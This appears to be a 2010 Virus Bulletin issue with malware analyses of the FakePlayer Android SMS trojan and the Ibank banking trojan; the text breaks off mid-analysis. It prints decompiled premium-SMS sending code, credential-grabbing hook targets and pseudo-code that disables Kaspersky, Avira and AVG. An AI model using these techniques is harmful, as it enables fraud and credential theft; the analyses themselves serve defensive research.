

# virus

## BULLETIN

### CONTENTS

- 2 **COMMENT**  
Commercial 'malware' production
- 3 **NEWS**  
Season's greetings  
Spam falls to 2008 levels
- 3 **VIRUS PREVALENCE TABLE**
- MALWARE ANALYSES**
- 4 Android SMS trojans: new platform, 'old' tricks
- 8 Case study: the Ibanch trojan
- 12 **FEATURE**  
What's the deal with sender authentication?  
Part 5
- 18 **CONFERENCE REPORT**  
VB 'Securing Your Organization in the Age of Cybercrime' Seminar
- 19 **CALL FOR PAPERS**  
VB2011 Barcelona
- COMPARATIVE REVIEWS**
- 20 VBSpam comparative review
- 27 VB100 comparative review on Windows 7 Professional
- 77 **END NOTES & NEWS**

Fighting malware and spam

### IN THIS ISSUE

#### PARANOID ANDROID

August 2010 saw the appearance of the first piece of malware for the Android mobile platform. Denis Maslennikov examines three variants of the FakePlayer SMS trojan.

page 4

#### THREATS TO ONLINE BANKING

Alisa Shevchenko sheds some light on the technology of online banking fraud with an in-depth analysis of the Ibanch trojan which targets a wide variety of Russian online banking technologies.

page 8

#### VBSPAM CERTIFICATION

One month later than planned, the tenth VBSpam report puts 19 full solutions to the test as well as one reputation blacklist. Martijn Grooten has the details.

page 20



#### VB100 CERTIFICATION

This month the VB lab team put a monster haul of products to test on Windows 7 Professional but were disappointed by the level of unreliability, untrustworthiness and flakiness they encountered. John Hawes has all the gory details.

page 27





*'The development and application of sophisticated malware ... already exists within the commercial realm.'*

Gunter Ollmann, Damballa

## COMMERCIAL 'MALWARE' PRODUCTION

As an industry we spend a lot of time tracking and discussing the criminals that manufacture malware. While, from a technological point of view, a remote management tool is typically indistinguishable from a remote access trojan, *intent* is the guide we use to label the trojan as malicious and the management tool as benign.

As threats morph, our industry undergoes periodic changes in the way in which we categorize both the software agents we're expected to protect against and the labels we apply to their authors. Today, we're being asked to make the call on 'designer malware' – in particular, the product of professional security consulting companies.

For a number of years, the call for commercial-grade malware – whether delivered as construction tools or as proof-of-concept code – has been increasing. What was once a hushed offering from boutique penetration testing companies has entered into the standard service offerings of several mainstream security consulting firms.

Obviously, there is great breadth in the classes and usage of 'commercial-grade malware' (for want of a better name). Traditionally, boutique security consulting companies have constructed their own malware for two primary purposes: as a stable platform for weaponized exploits, and as a delivery vehicle for proof-of-concept penetrations. While various government agencies and

**Editor:** Helen Martin

**Technical Editor:** Morton Swimmer

**Test Team Director:** John Hawes

**Anti-Spam Test Director:** Martijn Grootenhuis

**Security Test Engineer:** Simon Bates

**Sales Executive:** Allison Sketchley

**Web Developer:** Paul Hettler

**Consulting Editors:**

Nick Fitzgerald, *Independent consultant, NZ*

Ian Whalley, *IBM Research, USA*

Richard Ford, *Florida Institute of Technology, USA*

departments have often been the consumers of these specialized products, there is an increasing call for such penetration testing services in the commercial market.

Enterprise customers are looking for new, more exhaustive methods to test the strength of their business systems and products. Perimeter defences such as anti-virus gateways and content filters are now fair game and, in order to test them successfully, targeted delivery of bespoke malware and tuned exploit platforms is required. Much of this is driven by the need to verify the claims of security vendors that employ 'pre-emptive' technologies and other broad-spectrum protection engines.

What this all means is that the production of sophisticated malware is no longer entirely within the realms of criminals (if it ever was). Security consultants are generating their own custom malware agents and specifically tuning their exploits to defeat the defences uncovered during a penetration test. These consulting deliverables are often of a much higher calibre and sophistication than the average piece of malware circulating the Internet. As a consequence, we must be careful in how we label and react to the newest threats we encounter in the anti-malware business. We will also have to be more vigilant in identifying specific targeted attacks.

We know from past experience that it's easy for proof-of-concept malware to escape confinement – whether that be through poor coding of worm functionality, unexpected recipients, failure to clean up afterwards, or merely because a sample was passed to the security vendor at the conclusion of the engagement. The result is a new family of malware or exploit technique causing a fire-drill response from the security vendor.

Then, of course, there's the issue of research-driven malware. For example, a customer hires a consulting company to review the security of cellular picocell appliances from four different manufacturers. After several months of research, multiple vulnerabilities are uncovered and a proof-of-concept delivery sample is made (e.g. a worm that exploits the vulnerabilities). That piece of malware is the property of the customer, so we have to hope that the commissioner of the research was reputable.

The point of all this is that commercial 'malware' production is here to stay. As an industry, we need to recognize that malware is a tool used by criminal *and* legitimate businesses. The development and application of sophisticated malware – such as worms with 'zero-day' exploits that target specific classes of embedded devices – already exists within the commercial realm. As a consequence, we can expect to see more sophisticated malware coming from a broader spectrum of vectors which may not always be a 'threat' in the classic sense.

# NEWS

## SEASON'S GREETINGS

The members of the VB team extend their warm wishes to all *Virus Bulletin* readers for a very happy holiday season and a healthy, peaceful and prosperous new year.

This Christmas *Virus Bulletin* has made a donation of clothing and other items to UK-based charity for the homeless Crisis (<http://www.crisis.org.uk/>).



Clockwise from top left: Helen Martin, Martijn Grooten, Allison Sketchley, John Hawes, Simon Bates, Paul Hettler.

## SPAM FALLS TO 2008 LEVELS

In 2008 we complained bitterly about the amount of spam clogging up our inboxes – today, however, there is reason to be cheerful about receiving the same amount. Researchers claim that, in the third quarter of 2010, spam volumes fell to their lowest level since 2008.

It is believed that the decrease is due in large part to the takedown of several botnets, and researchers suggest that cybercriminals may be turning to SEO poisoning, phishing attacks and malware in preference to spam – possibly because these methods are more profitable.

Meanwhile, a man suspected to be the mastermind of the Mega-D botnet – which at one point accounted for nearly a third of all the spam on the Internet – has appeared in court in Milwaukee. The FBI alleges that 23-year-old Russian Oleg Nikolaenko was responsible for controlling the botnet which, at its most active, was churning out 10 billion spam messages per day.

The Mega-D botnet was partially taken down in 2009 in an operation by security firm *FireEye*, and its activity had been notably reduced in recent months. Nikolaenko, who was arrested in November, was charged with running a global network of more than 500,000 virus-infected PCs. He pleaded not guilty and was denied bail, being deemed by the judge to be a flight risk.

## Prevalence Table – October 2010<sup>[1]</sup>

Malware	Type	%
Autorun	Worm	12.52%
VB	Worm	7.87%
Conficker/Downadup	Worm	6.59%
FakeAlert/Renos	Rogue AV	5.21%
Sality	Virus	3.83%
Downloader-misc	Trojan	3.30%
Heuristic/generic	Trojan	3.15%
Heuristic/generic	Misc	3.12%
OnlineGames	Trojan	2.95%
Heuristic/generic	Virus/worm	2.52%
Delf	Trojan	2.51%
Zbot	Trojan	2.42%
StartPage	Trojan	2.39%
Virut	Virus	2.07%
Autolt	Trojan	1.99%
Adware-misc	Adware	1.96%
Injector	Trojan	1.91%
Iframe	Exploit	1.64%
Encrypted/Obfuscated	Misc	1.61%
Exploit-misc	Exploit	1.54%
Alureon	Trojan	1.48%
Crypt	Trojan	1.41%
PDF	Exploit	1.22%
Small	Trojan	1.21%
Vobfus	Trojan	1.16%
Agent	Trojan	1.12%
Dropper-misc	Trojan	1.07%
Tanatos	Worm	1.05%
Hupigon	Trojan	1.05%
PCCClient	Trojan	1.05%
Rimecud	Worm	0.95%
FakeAV-Misc	Rogue AV	0.93%
Others <sup>[2]</sup>		15.16%
<b>Total</b>		<b>100.00%</b>

<sup>[1]</sup>Figures compiled from desktop-level detections.

<sup>[2]</sup>Readers are reminded that a complete listing is posted at <http://www.virusbtn.com/Prevalence/>.

# MALWARE ANALYSIS 1

## ANDROID SMS TROJANS: NEW PLATFORM, 'OLD' TRICKS

Denis Maslennikov

Kaspersky Lab, Russia

The vast majority of today's mobile malware is designed to make illicit profits. This type of malware (particularly SMS trojans) is most widespread in Russia and certain CIS countries for one very simple reason: weak legislation in these countries makes it possible to rent short premium pay numbers anonymously. Essentially, it is this weak legislation that has led to the appearance of a large number of trojans which send SMS messages to short premium pay numbers in order to make a profit for their creators.

From *Symbian* to *Android* and *Windows Mobile*, there is a wide selection of mobile operating systems on the market. In other words, unlike the PC segment, there isn't a single dominant platform for malware writers to target. After all, not everyone has a smartphone – many people use standard mobile phones. As a result, the vast majority of known SMS trojans are written for *Java 2 Micro Edition (J2ME)*. Most standard mobile phones support this platform, as do smartphones running *Symbian* and *Windows Mobile*. In doing this, malware writers have covered all their bases and thus solved the problem of picking a platform to target.

Of course, this doesn't mean that smartphones aren't targeted specifically by malware writers. We've seen a lot of SMS trojans both for *Symbian* (*Trojan-SMS.SymbOS.Enumer*, *Trojan-SMS.SymbOS.Lopsoy*) and for *Windows Mobile* (*Trojan-SMS.WinCE.Sejweek*, *Trojan-SMS.WinCE.Abcmag*). The first trojan for *Symbian* appeared in 2007; the first for *Windows Mobile* in 2008. Until the beginning of August 2010, the *Android* platform – which has managed to win a certain share of the market in a relatively short space of time – had escaped the attention of malware writers. However, that changed with the appearance of *Trojan-SMS.AndroidOS.FakePlayer*, the first SMS trojan for the *Android* platform. This article examines the *FakePlayer* trojan and its evolution.

### TROJAN-SMS.ANDROIDOS.FAKEPLAYER

One important point should be stressed from the start: the *FakePlayer* trojan is relatively straightforward in terms of its code. However, there are two other important aspects which make it interesting: it's the first piece of malware for *Android* seen in the wild, and it's only Russian users who are at risk of financial loss due to infection by this trojan.

In the following sections we take a look at three variants of this trojan, looking at where they came from, and the way in which they spread.

#### FakePlayer.a

The first variant of *FakePlayer* was identified at the beginning of August 2010. The trojan file, called 'RU.apk', spreads disguised as a media player. The file is 12,927 bytes in size, and the installation package contains the following files:

- res/drawable/icon.png
- res/layout/main.xml
- res/values/strings.xml
- res/values/public.xml
- META-INF/MANIFEST.MF
- META-INF/CERT.RSA
- META-INF/CERT.SF
- classes.dex
- resources.arsc
- AndroidManifest.xml

During installation of the trojan, the operating system displays the following warning:




The key warning here is the last on the list: 'Services that cost you money. Send SMS messages'. Why would an application allegedly designed to play video and audio need to send SMS messages? Clearly the authors of the program had something in mind – but what?

The APK archive contains a file called *AndroidManifest.xml*, which contains information about the application, including the following important string:

`android.permission.SEND_SMS`

If the user grants the application these privileges, once the program is installed and run, it can send SMS messages without any restrictions – exactly what the malware writers wanted.

Once installed, a ‘Movie Player’ icon (i.e. FakePlayer.a) appears in the smartphone menu:



The MoviePlayer.class file contains the main payload. Analysis shows that once the trojan is run, it creates a database called ‘movieplayer.db’, which contains a single table called ‘table1’. This table, in turn, contains a single column called ‘was’. The ‘was’ column can contain one of two values: ‘yes’ or ‘no’. The first value indicates that the trojan has already sent an SMS; the second indicates that no SMS has been sent yet. Why did the malware writers include this function? Primarily so that the trojan’s payload would be slightly less obvious.

The vast majority of mobile users in Russia have pre-paid, or pay-as-you-go, numbers – i.e. they have a certain amount of credit on their mobile account. Once the credit has been used, it’s impossible to connect to the network until the account is topped up. If the trojan were to send an unlimited number of SMS messages, credit on an account would be exhausted almost immediately, which would quickly cause the owner of the device to become suspicious.

Once the trojan has checked to see if SMS messages have been sent or not, it displays the following message:

*Подождите, запрашивается доступ к видеоменю ..*

*Podozhdite, zaprashivaetsya dostup k videoteke...*

[Translation: Wait, requesting access to the video library...]

After this, FakePlayer sends three SMS messages reading ‘798657’ to two short numbers: the first is sent to 3353, the second to 3354, and the third to 3353 again. The following screenshot shows the relevant code:

```

textview.setText(s);
setContentView(textview);
local_9 = SmsManager.getDefault();
local_10 = "3353";
local_6 = "798657";
local_8 = null;
local_3 = null;
local_2 = null;
local_9.sendTextMessage(local_10, local_8, local_6, local_3, local_2);

L3:
local_10 = "3354";
local_8 = null;
local_3 = null;
local_2 = null;
local_9.sendTextMessage(local_10, local_8, local_6, local_3, local_2);

L4:
local_10 = "3353";
local_8 = null;
local_3 = null;
local_2 = null;
local_9.sendTextMessage(local_10, local_8, local_6, local_3, local_2);

```

One SMS costs approximately \$6, meaning that a user running the application will immediately lose \$18.

Once the trojan has sent the three SMS messages, it stops running.

Luckily, the trojan can be removed using standard smartphone tools:




## FakePlayer.b

The second variant of FakePlayer appeared at the beginning of September 2010, approximately one month after the identification of FakePlayer.a. FakePlayer.b is almost identical to FakePlayer.a.

This time, the malicious file is called ‘pornoplayer.apk’ and is 16,833 bytes in size. The AndroidManifest.xml file contains the same string requesting permission to send SMS messages as the first version:

android.permission.SEND\_SMS

Once installed, an icon called ‘Porno Player’ (i.e. FakePlayer.b) appears in the smartphone menu:



This variant of the trojan uses a different icon from FakePlayer.a (in this case, it's a pornographic image) and a different name. In terms of code, though, almost nothing has changed: FakePlayer.b also creates a database called 'movieplayer.db' containing information about whether or not SMS messages have been sent. However, FakePlayer.b displays a different message on screen:

*Идет получения персонального ключа...*

*Idyet polucheniya personal'nogo klyucha...*

[Translation: Getting personal key...]

Almost immediately after the message has been displayed, the trojan sends four SMS messages with varied content to 7132:

```
DataHelper local_6 = SmsManager.getDefault();
s = "7132";
s = "849321";
String s1 = local_1;
String s2 = local_1;
local_6.sendTextMessage(local_3, local_1, s, s1, s2);
s = "7132";
s = "845784";
s1 = local_1;
s2 = local_1;
local_6.sendTextMessage(local_3, local_1, s, s1, s2);
s = "7132";
s = "846996";
s1 = local_1;
s2 = local_1;
local_6.sendTextMessage(local_3, local_1, s, s1, s2);
s = "7132";
s = "844858";
s1 = local_1;
s2 = local_1;
local_6.sendTextMessage(local_3, local_1, s, s1, s2);
datahelper.was();
```

With a single SMS costing approximately \$6, the user loses \$24 with this variant of the trojan.

Once again, FakePlayer.b can be removed using standard Android tools:



## FakePlayer.c

The third variant of the trojan appeared recently, in early October, and this leads us to believe that the malware writers might be providing their victims with monthly 'updates'.

As FakePlayer.c isn't significantly different from the other variants (just as FakePlayer.b didn't differ significantly from FakePlayer.a), I won't cover it in detail. FakePlayer.c uses the same icon as variant .a, the message displayed on screen has changed to 'Подождите' – 'Podozhdite', i.e. 'Wait', and the trojan sends messages both to 7132 and to a new number, 4161. The cost of each SMS message is \$6.

Let's draw some preliminary conclusions. Firstly, in terms of code, the trojan is relatively primitive. Secondly, the way in which it disguises itself (presenting itself as a legitimate application) is nothing new. However, FakePlayer is of interest not just because it was the first SMS trojan to target smartphones running *Android*, but also because of the way in which it spreads. This is addressed below.

## PORN, SEO AND SOMETHING MORE

When the first variant of FakePlayer appeared, it was not entirely clear how the trojan was being spread. However, the appearance of the second variant provided some answers.

As anyone in IT security knows, Internet pornography is extremely popular, and malware writers often exploit this fact to spread their malicious programs. Perhaps unsurprisingly, pornography plays an important role in the case of FakePlayer.

Today, the owners of Russian paid pornography sites offer their users very quick access to content – via an SMS message. A user who wants to gain access to the site sends an SMS message (or messages) containing a specified text to a short premium number. The user is then sent an access code to enter the site.

How do users arrive at porn sites? Clearly, a large number of them arrive via search engines. Consequently, the owners of pornographic sites have an interest in making sure that their sites are ranked near the top of the results returned by search engines for popular ‘pornographic’ searches. Search engine optimization (both ‘white’ and ‘black’) is used to do this.

The way in which a user arrives at a porn site can be summarized as follows:

User->search engine->‘pornographic’ search->porn site->send SMS->get access code->get access to site

This is what happens when a PC is used to browse the Internet. But what happens if a mobile device – for instance, a smartphone running *Android* – is used?

The first three links in the chain remain unchanged. But then an interesting thing happens – when clicking on a link displayed in the search results, the remote server is sent an HTTP request which contains, among other information, the User-Agent string (this contains information about the application, the operating system, and the device language).

The User-Agent string is checked on the remote server. If the site is being accessed via a PC, the porn site will be displayed. However, if the site is being accessed using a mobile device running *Android*, a message will be displayed telling the user to download pornoplayer.apk (i.e. FakePlayer).

The chain of events for a user accessing a porn site via a smartphone running *Android* looks like this:

User->search engine->‘pornographic’ search ->porn site->message saying pornoplayer.apk should be downloaded

In this way, the owner of the porn site can generate additional income – the only catch being that this income is illegal.

One interesting point came up during analysis of the sites which spread FakePlayer: the cybercriminals are using geotargetting in order to filter access requests made to the site and only present the pornoplayer.apk file if the user is coming from a Russian IP address.

However, this is not the end of the story. What if the site is accessed using, for instance, *Opera Mini*? Or using a standard mobile phone (i.e. non-smartphone), or a smartphone running *Symbian*? In this case, the user will be asked to download a file called play\_ru2.jar, which is actually

an SMS trojan called Trojan-SMS.J2ME.Small.aa. This trojan attempts to send SMS messages reading ‘840\*\*\*’ to a familiar short number: 3354.

```

< messageconnection = <MessageConnection>Connector.open("sms://" + s);
TextMessage textmessage = <TextMessage>messageconnection.newMessage("text");
textmessage.setAddress("smpp://" + s);
textmessage.setText(s);
messageconnection.send(textmessage);

>
MIDlet-1: play_ru2, SexMaster_RU.png, SexMaster
MIDlet-Jar-Size: 21148
MIDlet-Jar-URL: http://
MIDlet-Name: play_ru2
MIDlet-Vendor: Unknown
MIDlet-Version: 1.0
MicroEdition-Configuration: CLDC-1.0
MicroEdition-Profile: MIDP-2.0
n: 8400
t: 8400
s: http://
n: 3354

```

SMS messages sent to this number cost \$6.

To sum up, analysis has shown that the trojan uses a relatively interesting attack method. Anyone using a mobile device to access a porn site spreading FakePlayer will be asked to download the application which corresponds to his/her smartphone or mobile phone. If the site is accessed using a device running *Android*, the user is asked to download pornoplayer.apk (Trojan-SMS.AndroidOS.FakePlayer.a). If the site is accessed using a standard mobile phone, or a smartphone running *Symbian*, the user is asked to download play\_ru2.jar (Trojan-SMS.J2ME.Small.aa). By doing this, the cybercriminals are ensuring they cover the majority of mobile devices.

## CONCLUSION

The evolution of FakePlayer demonstrates that Russian malware writers now see *Android* as a platform to target using attacks designed to make money. Although the trojan itself is primitive, and the ways in which it disguises itself and spreads are not fundamentally new, the fact that the first malware to target *Android* was designed to make money, and used some interesting twists in terms of propagation, was somewhat unexpected. It’s also interesting to think a bit about its authors. The trojan is supported by a familiar Russian partnerka, and the *Android* infection seems to be just a tiny component of a much more complex framework. (More information about this will be given in a future article.)

When malware appears using new attack methods, or which targets a previously untouched platform, one has to be prepared for the fact that, sooner or later, the number of attacks will increase (if such attacks are profitable). In the case of FakePlayer, we can see that malware writers are regularly updating the trojan and the supporting sites used to spread the malware. I would hazard a guess that this is far from the end of the story – FakePlayer is not likely to disappear any time soon.

# MALWARE ANALYSIS 2

## CASE STUDY: THE IBANK TROJAN

*Alisa Shevchenko*  
eSage Lab, Russia

Online banking fraud is one of the most important cyber threats to date. This article aims to shed some light on the technology of online banking fraud by providing a thorough analysis of a prevalent trojan which targets a wide variety of Russian online banking technologies. To the author's knowledge, all the techniques incorporated in this trojan are up to date, and hazardous to all kinds of online banking solutions both in Russia and elsewhere.

It should be noted that the trojan discussed here is only one part of the puzzle. Namely, the Ibank trojan is only the instrument for harvesting banking credentials and performing automated money transfers on the majority of systems with regular protection. However, to attack systems with stronger protection, an extra set of instruments is used: a custom VNC technology, allowing manual operations to be performed in a stealthy manner, and tools to bypass enhanced security measures such as tokens and one-time passwords. Both of the latter may be plugged into the well-known Zeus trojan – the attacker's 'Swiss army knife' of choice.

Before proceeding to the Ibank analysis, let's briefly outline the general approaches to online banking fraud, as we discovered during our investigations.

### TYPICAL ONLINE BANKING FRAUD SCHEMES

#### 1. Stealing user credentials

The classical scheme for online banking fraud consists of stealing the full pack of user credentials which allows the attacker to control the user's bank account remotely. Depending on the online banking architecture, the credentials may include username and password, or username, password and a key file or a certificate file. If the victim's bank performs client IP address verification, the attacker will establish a proxy on the victim's computer and connect through it to fool the verification system on the server.

While this scheme works only on the most weakly protected systems, it should by no means be considered outdated.

#### 2. Attack from inside the victim

This scheme represents a generic approach to attacking online banking systems with enhanced protection (such as irretrievable keys, token-based encryption and so on). Also,

this scheme is used to attack lesser-known systems, since it does not require the attacker to have any knowledge of the target system's internals.

The attack consists of connecting to the victim's computer via a custom VNC protocol, which allows the attacker to establish a visual connection with an alternate desktop, invisible to the user. All the user's data and cookies are shared in the invisible desktop, thus allowing the attacker to piggyback on the existing web session by manually performing all of the necessary operations. If the victim's computer is hidden behind the NAT or otherwise unreachable from the Internet, the supporting trojan can establish a back-connection to the attacker.

The Zeus trojan is often used as a platform for this attack scheme, using the appropriate connection plug-in which is available for extra payment. One of the reasons Zeus is popular with fraudsters is that it supports a rich choice of advanced plug-ins, allowing tokens and one-time passwords to be bypassed, and advanced automated transactions to be performed.

#### 3. Automated online banking manipulations

Automated online banking manipulations, the so-called 'avtozaliv' in Russian cybercriminal slang, allow online banking transactions to be automated by means of modification of the web traffic. In general, this works with any web-based banking solution, as well as with Win32-based solutions implemented in a thin client.

The attack consists of manipulating the online banking application at the website level. The rules for such a manipulation may be hard-coded in the trojan or set in the trojan's configuration file. Once the set of rules for a particular banking application has been established, the attacker does not need to control the infected victims, but only to collect the automated money transfers from them.

There are two types of 'avtozaliv' technologies: passive and active. The passive technology consists of the replacement of certain HTML form values or GET/POST requests, such as the destination account number, or the amount of money to be transferred. As such, the passive technology allows attackers to substitute a legitimate transaction initiated by the user with a malicious one. The active technology is more self-contained, enabling all the manipulations that are necessary to perform the transfer, including filling in forms or clicking buttons. In such cases, a malicious transaction can be generated from scratch inside the user's computer.

It should be noted that implementing such automated technology is not really complex, but rather tedious. Such a technology must be custom-tailored for each separate online banking application, and requires deep study of the application's HTML structure.

## IBANK: THE ANALYSIS

Ibank is a widespread trojan, targeted at a number of Russian online banking systems. The targeted systems include:

- Universal e-commerce platforms, widely deployed by Russian banks to provide online banking functionality;
- The custom online banking solutions of specific banks (web-based as well as standalone applications);
- The *WebMoney* system (the Russian equivalent of *PayPal*);
- A number of government-licensed cryptography solutions, which provide generic encryption and key management support to e-commerce platforms.

Ibank is worthy of a detailed analysis for the following reasons:

- It is the number one banking trojan, based on the number of target systems;
- It is the first trojan targeted at Russian banks, and the only all-purpose one;
- Ibank is widespread, and is actively being propagated. According to the *Kaspersky Virus Watch* service, the lab adds from five to 20 signatures daily for this trojan.

What is even more important about the Ibank trojan is that it has been seen widely employed in targeted financial attacks along with the Zeus trojan. Specifically, the Ibank trojan is used to dump access credentials for the target systems discovered on an infected victim, while the Zeus trojan represents a volatile all-purpose tool to provide general data harvesting and remote control functionality on the victim.

### General information

The Ibank trojan was discovered in 2006. Initially, it was seen implemented as a simple instrument to deliver mass attacks on users of online banking systems. However, the trojan quickly evolved to support organized crime, and it started to be seen in targeted attacks a couple of years later. The massive propagation of the Ibank trojan was first noted in 2010 by *Dr. Web*.

Anti-virus vendors assign the following names to this trojan: Trojan.PWS.Ibank, Backdoor.Win32.Shiz, Trojan-Spy.Win32.Shiz, Backdoor.Rohimafo and others. Interestingly, no anti-virus vendor has provided comprehensive Ibank coverage focusing on its online banking fraud functionality – which is a clear sign that vendors currently underestimate the importance of protection for online banking fraud.

The trojan consists of two pieces: a small loader, and a main working module, which is retrieved by the loader. The loader is propagated via a classic affiliate marketing scheme.

Namely, the initial HTTP request sent to the malicious server upon successful trojan installation contains the seller ID:

`http://servername/knock.php?n=botID&s=seller-N`

The trojan dropper is a ~100KB encrypted file (MD5: 53aec556c00f34182a72ba8edfb8fc9), written in C. Ibank runs completely in user mode, and is rather simple from a technical point of view. However, some of its features betray the author's deep knowledge of online banking systems.

### Installation and general functionality

During installation, the trojan executable is dropped into the system directory (c:\windows\system32) under a random name. At the same point, a number of IP addresses are blocked by the trojan by calling the route command to configure an illegal gateway for each listed IP address. The list of blocked IP addresses is initially hard-coded in the trojan's code, and refers to a seemingly random list of targets.

The trojan's startup at boot time is enabled by modification of the following registry key: HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit.

When executed, instead of running its own process the trojan parasitizes a system service, such as svchost.exe, services.exe or others (the service depends on the trojan's version). Apart from providing general stealthiness, this approach allows the trojan to bypass firewall protection due to the default whitelisting of its donor process. However, the trojan does not try to hide other evidence of its presence in the system, such as the files and the opened port.

Apart from its core spying functionality, Ibank has the following features:

- A simple backdoor is available, allowing the infected computer to be controlled through a short list of commands.
- A powerful mechanism is available to filter or modify web traffic. This can be used to automate financial transactions via the web, as well as to mask the modified bank account summary.
- The victim's routing table can be reconfigured at the attacker's command. This may be used to channel traffic for specific websites through malicious gates.
- The trojan runs a SOCKS proxy on a random port, which may be used to bypass client IP address checks during authentication with stolen credentials.
- A number of anti-virus programs are blocked: *Kaspersky*, *Avira*, *AVG* and *CA HIPS*.

### Spying functionality

Immediately following installation, the trojan hooks a

number of APIs in order to trap the target application's data. As soon as a target application signature passes through the hook, the grabber procedure is initiated to collect all the available data related to that application, such as specific key files, certificates, logins and passwords, or simply all of the keyboard input. The data is immediately archived and sent out to the malicious server whose address is hard-coded in the trojan's code.

In general, Ibank performs the following types of grabbing activities:

- Intercepting keystrokes in the context of browsers, specific processes, specific windows and edit boxes;
- Intercepting web traffic from browsers to grab HTTPS plaintext;
- Copying key files and certificates;
- Exporting certificates from browsers, optionally using storage password brute-forcing;
- Matching HTTP requests by a pattern to extract important data, such as login, password and session ID;
- Harvesting the browsing history;
- Retrieving deleted and restored files (.chk).

## Data harvesting mechanism

In order to locate and grab the user's online banking data, the trojan installs a number of API hooks, as shown in Table 1.

The hooking procedures for the listed hooks provide filtering and harvesting of data, which is sent to the malicious server.

Note that some of the hooked functions represent custom software APIs (undocumented) rather than *Windows* APIs:

- Vb\_pfx\_import is exported from the sks2xyz.dll module, which is part of the *Factura* e-commerce solution deployed widely at various Russian banks including *Sberbank*;
- The RCN\_R50Buffer function is exported from the FilialRCon.dll, which is the part of the custom online banking solution deployed at *Raiffeisen Bank*.

Similarly, the undocumented browser functions are hooked to intercept SSL plaintext: namely, the PR\_Write function of *Mozilla* and the unnamed function of *Opera*.

Another point to mention is the trojan's ability to intercept data from Java applications via the TranslateMessage hook.

## Target systems

A standalone directory is created for each target system located on the victim. All the stolen data is dumped into this directory (Table 2).

Hooked API	Purpose
CryptEncrypt	Grabbing plaintext prior to standard encryption.
send, WSASend	Grabbing login/password data from HTTP requests.
CreateFile	Trapping user activity related to the following files: self.cer, secrets.key and others.
GetFileAttributes	Looking for the file signature 'iBKS' (which is the signature of a specific online banking software key file).
vb_pfx_import(sks2xyz.dll)	Grabbing the files prv_key.pfx and sign.cer.
RCN_R50Buffer(FilialRCon.dll)	Grabbing plaintext prior to custom encryption (product-specific).
GetWindowText	Getting the edit box value in the window named 'User registration'.
TranslateMessage	Intercepting of keyboard keys in the context of the following modules: cbsmain.dll, intpro.exe, isclient.exe, java.exe and others.
PR_Write(nspr4.dll)	Intercepting HTTPS traffic in the <i>Mozilla</i> browser.
<API exported by the ordinal> (opera.dll)	Intercepting HTTPS traffic in the <i>Opera</i> browser.
Send, WSASend	Saving the POST request data: name, pass, login, password.
HttpSendRequest*	Saving the HTTP request data matched by the following pattern: action=auth&np=&PHPSESSID=I W_FormName=fmLogin&IW_Form Class=TfmLog,CryptoPluginId=AG AVA&Sign=.

Table 1: In order to locate and grab the user's online banking data, the trojan installs a number of API hooks.

All the major e-commerce systems on the Russian market are listed in Table 2. These are deployed by the majority of banks. Thus, it is clear that the Ibank trojan can be used to steal user credentials from almost any Russian bank.

In some cases the credentials are extracted from the underlying cryptographic provider, such as *Agava* software, rather than from the online banking solution.

The harvested data is saved into the appropriate files and archives before being sent to the malicious server: pass.log, keylog.txt, ctunnel.zip, keys.zip, links.log.

Data directory	Target applications
C:\Program Files\Common Files\bssrepp	<i>BS-Client</i> , an e-commerce platform from <a href="http://www.bssys.com">www.bssys.com</a>
C:\Program Files\Common Files\ibank	<i>iBank</i> , an e-commerce platform from <a href="http://www.bifit.com">www.bifit.com</a>
C:\Program Files\Common Files\faktura	<i>Faktura</i> , an e-commerce platform from <a href="http://www.faktura.ru">www.faktura.ru</a>
C:\Program Files\Common Files\inist	<i>Inist</i> , an e-commerce platform from <a href="http://www.inist.ru">www.inist.ru</a>
C:\Program Files\Common Files\wm	<i>WebMoney</i> , a web-based payment system
C:\Program Files\Common Files\handy	<i>HandyBank</i> , a custom web-based online banking application from <a href="http://www.handybank.ru">www.handybank.ru</a>
C:\Program Files\Common Files\rfk	<i>RFK</i> , an e-commerce platform from <a href="http://www.rfc.ru">www.rfc.ru</a>
C:\Program Files\Common Files\sbl	Undefined, a custom web-based online banking application
C:\Program Files\Common Files\agv	<i>Agava</i> , a cryptography framework, and <i>InterBank</i> , an e-commerce platform from <a href="http://www.alpha.ru">www.alpha.ru</a>
C:\Program Files\Common Files\inter	<i>Inter-PRO</i> , an e-commerce platform from <a href="http://www.signal-com.ru">www.signal-com.ru</a>
C:\Program Files\Common Files\kbp	Unknown custom online banking application
C:\Program Files\Common Files\raif	<i>Raiffeisen Bank</i> custom e-banking application, <a href="http://www.raiffeisen.ru">www.raiffeisen.ru</a>

Table 2: A standalone directory is created for each target system located on the victim.

## BLOCKING OF ANTI-VIRUS SOLUTIONS

*Kaspersky Anti-Virus* is blocked by sending a legitimate control message to the application window:

```
FindWindow ("_____AVP.Root");
PostMessage (^, 466h);
```

The blocking of *Avira* is provided by calling its own legitimate function, which is exported from one of the product DLLs:

```
RegQueryValue ("SOFTWARE\\Avira\\AntiVir
PersonalEdition Classic", "Path");
LoadLibrary ("avipc.dll");
GetProcAddress ("AvIpcCall");
GetProcAddress ("AvIpcConnect");
AvIpcConnect ("avguard01", 1388h);
AvIpcCall (...); // turn off Avira
```

*AVG* is killed by the simple closing of the application process and dumping trash to the product's driver file:

```
CreateFile ("%systemroot%\\system32\\drivers\\
avgtdix.sys");
